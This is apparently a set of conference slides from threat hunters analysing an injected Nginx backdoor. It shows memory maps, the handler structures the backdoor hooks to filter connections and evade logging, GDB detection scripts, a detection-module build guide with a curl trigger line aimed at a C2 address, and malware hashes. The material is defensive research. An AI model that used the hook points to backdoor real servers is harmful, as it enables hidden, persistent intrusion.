/usr/lib/nginx/modules/ngx_stream_module.so
/usr/lib/nginx/modules/ngx_stream_module.so
/usr/lib/nginx/modules/ngx_stream_module.so
/usr/lib/nginx/modules/ngx_stream_module.so
/usr/lib/nginx/modules/ngx_stream_module.so
/usr/lib/nginx/modules/ngx_mail_module.so
/usr/lib/nginx/modules/ngx_mail_module.so
/usr/lib/nginx/modules/ngx_mail_module.so
/usr/lib/nginx/modules/ngx_mail_module.so
/usr/lib/nginx/modules/ngx_mail_module.so
/usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
/usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
/usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
/usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
/usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
```

Suspicious!!!

Using all we know...



- ◆ Check Nginx's memory maps
- ◆ Abuse Point
 1. `ngx_http_core_main_conf_t`
-> `phase_engine` -> `handlers`
-> `handler`
 2. `ngx_http_core_main_conf_t`
->
`phases[NGX_HTTP_LOG_PH
ASE]` -> `handlers` -> `elts`

```
ton@ubuntu:~/Desktop$ sudo cat /proc/4195/maps
558c68d78000-558c68d99000 r--p 00000000 08:05 272170          /usr/sbin/nginx
558c68d99000-558c68e4e000 r-xp 00021000 08:05 272170          /usr/sbin/nginx
558c68e4e000-558c68e7f000 r--p 000d6000 08:05 272170          /usr/sbin/nginx
558c68e80000-558c68e82000 r--p 00107000 08:05 272170          /usr/sbin/nginx
558c68e82000-558c68e9d000 rw-p 00109000 08:05 272170          /usr/sbin/nginx
558c68e9d000-558c68ebc000 rw-p 00000000 00:00 0
558c6adc3000-558c6ae52000 rw-p 00000000 00:00 0
7f89e39ef000-7f89e3af0000 ---p 00000000 00:00 0
[heap]
7f89e39f0000-7f89e41f0000 rw-p 00000000 00:00 0
7f89e41f0000-7f89e41f2000 r--p 00000000 00:00 0
7f89e41f2000-7f89e41f6000 r-xp 00000000 00:00 0
7f89e41f6000-7f89e41f7000 r--p 00000000 00:00 0
7f89e41f7000-7f89e41f8000 ---p 00000000 00:00 0
7f89e41f8000-7f89e41fb000 rw-p 00000000 00:00 0
7f89e41fb000-7f89e4203000 r--p 00000000 08:05 294367          /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4203000-7f89e421c000 r-xp 00008000 08:05 294367          /usr/lib/nginx/modules/ngx_stream_module.so
7f89e421c000-7f89e4223000 r--p 00021000 08:05 294367          /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4223000-7f89e4224000 r--p 00027000 08:05 294367          /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4224000-7f89e4228000 rw-p 00028000 08:05 294367          /usr/lib/nginx/modules/ngx_stream_module.so
7f89e4228000-7f89e422d000 r--p 00000000 08:05 267306          /usr/lib/nginx/modules/ngx_mail_module.so
7f89e422d000-7f89e423c000 r-xp 00005000 08:05 267306          /usr/lib/nginx/modules/ngx_mail_module.so
7f89e423c000-7f89e4240000 r--p 00014000 08:05 267306          /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4240000-7f89e4241000 r--p 00017000 08:05 267306          /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4241000-7f89e4243000 rw-p 00018000 08:05 267306          /usr/lib/nginx/modules/ngx_mail_module.so
7f89e4243000-7f89e4247000 r--p 00000000 08:05 271473          /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4247000-7f89e425a000 r-xp 00004000 08:05 271473          /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e425a000-7f89e4264000 r--p 00017000 08:05 271473          /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4264000-7f89e4265000 r--p 00020000 08:05 271473          /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
7f89e4265000-7f89e4266000 rw-p 00021000 08:05 271473          /usr/lib/x86_64-linux-gnu/libgpg-error.so.0.28.0
```

Suspicious!!!

NginxCheck



- ◆ We developed a Nginx module, which is modified from <https://github.com/vgo0/nginx-backdoor>
- ◆ This module list the address :
 - ◆ checker and handler in
`ngx_http_core_main_conf_t -> phase_engine -> handlers`
 - ◆ elts in
`ngx_http_core_main_conf_t`
`-> phases[NGX_HTTP_LOG_PHASE] -> handlers`
- ◆ You can download from : <https://github.com/p25072004/NginxCheck>

Compile & Installation



- ◆ Tested on Nginx version: Nginx/1.18.0

Compile

```
sudo ./configure --add-dynamic-
module=<module path>
# for self-compiled version
```

```
sudo ./configure --add-dynamic-
module=<module path> --with-compat
# for compiled version
```

```
sudo make modules
# Compile module
```

Install

```
sudo cp objs/ngx_http_check_headers_module.so
<nginx_module_path>
```

```
load_module
<path_to_your_module>/ngx_http_check_headers_
module.so;
# Modify nginx.conf
```

```
sudo nginx -s reload
# Reload the configuration file without
disconnecting current established connections
```

How to use



Usage

```
curl -H "check: on" <c2 address>
```

Original

```
1 ===== NGX_HTTP_LOG_PHASE elts =====
2 NGX_HTTP_LOG_PHASE elts = 0x562907b2d4e0
3
4 ===== phase_engine =====
5 Checker = 0x562907e7c650 : 0x562907b1e9f0
6 Handler = 0x562907e7c658 : 0x562907b6b0b0
7 Next = 0x562907e7c660 : 0x1
8
9 Checker = 0x562907e7c668 : 0x562907b1ea90
10 Handler = 0x562907e7c670 : 0x562907b6f480
11 Next = 0x562907e7c678 : 0x2
12
13 Checker = 0x562907e7c680 : 0x562907b1f0a0
14 Handler = 0x562907e7c688 : 0x0
15 Next = 0x562907e7c690 : 0x0
16
17 Checker = 0x562907e7c698 : 0x562907b1ea90
18 Handler = 0x562907e7c6a0 : 0x562907b6f480
19 Next = 0x562907e7c6a8 : 0x4
20
21 Checker = 0x562907e7c6b0 : 0x562907b1eb10
22 Handler = 0x562907e7c6b8 : 0x0
23 Next = 0x562907e7c6c0 : 0x2
24
25 Checker = 0x562907e7c6c8 : 0x562907b1e9f0
26 Handler = 0x562907e7c6d0 : 0x562907b6b0b0
27 Next = 0x562907e7c6d8 : 0x8
28
29 Checker = 0x562907e7c6e0 : 0x562907b1e9f0
30 Handler = 0x562907e7c6e8 : 0x562907b69f30
31 Next = 0x562907e7c6f0 : 0x8
32
```

Hooked

```
1 ===== NGX_HTTP_LOG_PHASE elts =====
2 NGX_HTTP_LOG_PHASE elts = 0x7fd05b0ce5d0
3
4 ===== phase_engine =====
5 Checker = 0x562907e7c650 : 0x562907b1e9f0
6 Handler = 0x562907e7c658 : 0x7fd05b0ce390
7 Next = 0x562907e7c660 : 0x1
8
9 Checker = 0x562907e7c668 : 0x562907b1ea90
10 Handler = 0x562907e7c670 : 0x562907b6f480
11 Next = 0x562907e7c678 : 0x2
12
13 Checker = 0x562907e7c680 : 0x562907b1f0a0
14 Handler = 0x562907e7c688 : 0x0
15 Next = 0x562907e7c690 : 0x0
16
17 Checker = 0x562907e7c698 : 0x562907b1ea90
18 Handler = 0x562907e7c6a0 : 0x562907b6f480
19 Next = 0x562907e7c6a8 : 0x4
20
21 Checker = 0x562907e7c6b0 : 0x562907b1eb10
22 Handler = 0x562907e7c6b8 : 0x0
23 Next = 0x562907e7c6c0 : 0x2
24
25 Checker = 0x562907e7c6c8 : 0x562907b1e9f0
26 Handler = 0x562907e7c6d0 : 0x562907b6b0b0
27 Next = 0x562907e7c6d8 : 0x8
28
29 Checker = 0x562907e7c6e0 : 0x562907b1e9f0
30 Handler = 0x562907e7c6e8 : 0x562907b69f30
31 Next = 0x562907e7c6f0 : 0x8
32
```

Nginx Maps

```
1 sudo cat /proc/13205/maps
2 562907ab8000-562907ad9000 r--p 00000000 08:05 267307          /usr/sbin/nginx
3 562907ad9000-562907b8e000 r--p 00021000 08:05 267307          /usr/sbin/nginx
4 562907b8e000-562907bbf000 r--p 000d6000 08:05 267307          /usr/sbin/nginx
5 562907bc0000-562907bc2000 r--p 00107000 08:05 267307          /usr/sbin/nginx
6 562907bc2000-562907bdd000 rw-p 00109000 08:05 267307          /usr/sbin/nginx
7 7fd05b0bf000-7fd05b0c1000 rw-p 00000000 00:00 0
8 7fd05b0cd000-7fd05b0ce000 r--p 00000000 00:00 0
9 7fd05b0ce000-7fd05b0cf000 r--p 00000000 00:00 0
10 7fd05b0cf000-7fd05b0d0000 r--p 00000000 00:00 0
11 7fd05b0d0000-7fd05b0d2000 rw-p 00000000 00:00 0
12 7fd05b0d2000-7fd05b0d6000 r--p 00000000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
13 7fd05b0d6000-7fd05b0e5000 r--p 00004000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
14 7fd05b0e5000-7fd05b0e8000 r--p 00013000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
15 7fd05b0e8000-7fd05b0e9000 ---p 00016000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
16 7fd05b0e9000-7fd05b0ea000 r--p 00016000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
17 7fd05b0ea000-7fd05b0eb000 rw-p 00017000 08:05 271081          /usr/lib/x86_64-linux-gnu/libbsd.so.0.10.0
18 7fd05b0eb000-7fd05b0ec000 rw-p 00000000 00:00 0
19 7fd05b0ec000-7fd05b0ee000 r--p 00000000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
20 7fd05b0ee000-7fd05b0f0000 r--p 00002000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
21 7fd05b0f0000-7fd05b0f2000 r--p 00004000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
22 7fd05b0f2000-7fd05b0f3000 r--p 00005000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
23 7fd05b0f3000-7fd05b0f4000 rw-p 00006000 08:05 270923          /usr/lib/x86_64-linux-gnu/libXdmcp.so.6.0.0
```

Suspicious!!!

- ◆ checker and handler in
 `ngx_http_core_main_conf_t -> phase_engine -> handlers`

```
set $main = (ngx_http_core_main_conf_t **)(*ngx_cycle->conf_ctx[ngx_http_module.index] +
ngx_http_core_module->ctx_index)
set $s = 0
set $start = ($main->phase_engine->handlers)

while(*$start->checker!=0)
    p *(ngx_http_phase_handler_t *)$start
    set $s=$s+1
    set $start = ($main->phase_engine->handlers+$s*1)
end
```

- ◆ elts in
ngx_http_core_main_conf_t -> phases[NGX_HTTP_LOG_PHASE] -> handlers

```
set $main = (ngx_http_core_main_conf_t **)(*ngx_cycle->conf_ctx[ngx_http_module.index] +  
ngx_http_core_module->ctx_index)  
set $log_handler = $main->phases[NGX_HTTP_LOG_PHASE].handlers.elts  
set $n = $main->phases[NGX_HTTP_LOG_PHASE].handlers.nelts  
set $i = 0  
  
while($i<$n)  
    p *(ngx_http_handler_pt *)$log_handler  
    set $i = $i + 1  
    set $log_handler = $main->phases[NGX_HTTP_LOG_PHASE].handlers.elts + $i*8  
end
```

DEMO

AGENDA



- 01 Overview of the Attack
- 02 Malware Analysis
- 03 Other Nginx-based Backdoor
- 04 Detection
- 05 Conclusions

Conclusions



- ◆ New attack vector for Nginx-based backdoor: **Injection**
- ◆ We have discovered two notable functions in this backdoor
 - ◆ Filter specific connection
 - ◆ Evading logging mechanism
- ◆ We provide detection for this kind of backdoor
- ◆ Target Areas : Taiwan

- ◆ Dropper (e170bf30-hot.bak)
 - ◆ 94b6eec17f9aa71781a4d3aec91d7982
- ◆ NginxStealth
 - ◆ 30084d79e5f027c0e070ffbc4f2bf2e
- ◆ NginxSpy
 - ◆ 06cafab4820fe2cccd8623178f2bf712

Reference



- ◆ <https://www.it145.com/9/184072.html>
- ◆ http://nginx.org/en/docs/dev/development_guide.html
- ◆ <http://static.kancloud.cn/kancloud/master-nginx-develop/51838>
- ◆ <https://www.cnblogs.com/yjf512/archive/2012/04/01/2428385.html>
- ◆ <https://friday.plus/archives/nginx%E4%B9%8Bhttp%E6%A8%A1%E5%9D%97>
- ◆ <https://friday.plus/archives/nginx%E5%9F%BA%E7%A1%80%E6%9E%B6%E6%9E%84>
- ◆ <https://openresty.org/download/agentzh-nginx-tutorials-en.pdf>
- ◆ https://www.nginx.com/wp-content/uploads/2018/11/NGINX-Conf-2018-slides_Soshnikov-modules.pdf#fromHistory
- ◆ <https://www.nginx.com/blog/dynamic-modules-development/>
- ◆ <https://developer.aliyun.com/article/761260>
- ◆ https://blog.csdn.net/linux_vae/article/details/70610755
- ◆ <https://blog.csdn.net/ddazz0621/article/details/121221975>

THANK YOU!
Any Questions?



Persistent **Cyber Threat Hunters**